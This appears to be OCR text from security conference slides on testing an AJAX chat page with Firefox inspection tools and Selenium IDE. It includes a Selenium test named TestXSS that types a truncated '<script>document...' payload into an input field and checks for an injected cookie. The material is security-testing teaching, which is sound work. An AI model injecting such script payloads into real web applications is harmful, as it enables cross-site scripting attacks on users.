

Awesome - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/awesome.html
OWASP Phoenix ...
tssci security
Awesome
Selenium Functional Test Runner v...
AWESOME
Awesome AJAX Application
Please, enter your nick and press chat!
Chat
AWESOME AJAX APPLICATION
Inspect Edit | input < div < div#content < body < html
Copy HTML
Copy innerHTML
Copy XPath
Log Events
Scroll Into View
Inspect in DOM Tab
Console HTML YSlow Options
Style Layout DOM Options
Text
font-family "Sans"
font-size 10.6667px
font-weight 400
font-style normal
color #101010
text-transform none
text-decoration none
letter-spacing normal
word-spacing normal
line-height normal
text-align center
vertical-align baseline
direction ltr
Background
Done
YSlow
Cookie Watcher


Awesome - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/awesome.html
Google
OWASP Phoenix ...
tssci security
Awesome
Selenium Functional Test Runner v...
AWESOME
Awesome AJAX Application
Please, enter your nick and press chat!
Chat
AWESOME AJAX AP
XPather Browser
XPath
/html/body/div[@id='content']/div/input[2]
Eval
?
RegExp
Subst
Matching Nodes (count: 1 from 1)
no
full XPath
1
/html/body/div[@id='content']/div/input[2]
Content of the selected nodes
Text
Inner HTML
Web Clipping
XPaths
Info
XPath Checker
XPath:
id('content')/div/input[2]
Namespaces
http://www.w3.org/1999/xhtml
x
Results from file:///home/marcin/research/shmoocon/new/awesome.html
One match found
1:
Chat
Done
YSlow
Cookie Watcher



Selenium IDE

- Record and playback your actions
- Put Firefox in autopilot mode
- Tests are saved in an HTML table



Awesome - Mozilla Firefox
File Edit View History Bookmarks Tools Help
file:///home/marcin/research/shmoocon/new/awesome.html
OWASP Phoenix ...
tssci security
AWESOME
Awesome AJAX Application
Please, enter your nick and press chat!
Chat
AWESOME AJAX
TestXSS.html - Selenium IDE
File Edit Options Help
Base URL file:///home/marcin/research/shmoocon/new/
Run Walk Step
Table Source
Command Target Value
open file:///home/marcin...
deleteCookie name /
type name <script>document...
click //input[@name='c...
verifyCookie name=xss xss
deleteCookie name /
Command
Target
Find
Value
Log Reference
click(locator)
Arguments:
locator - an element locator
Clicks on a link, button, checkbox or radio button. If
Done
YSlow 0.467s
Cookie Watcher


Selenium TestRunner


- Extend tests built in the IDE and string them together to create test suites
  - Add actions and assertions for a comprehensive test
- Run Selenium tests from any browser

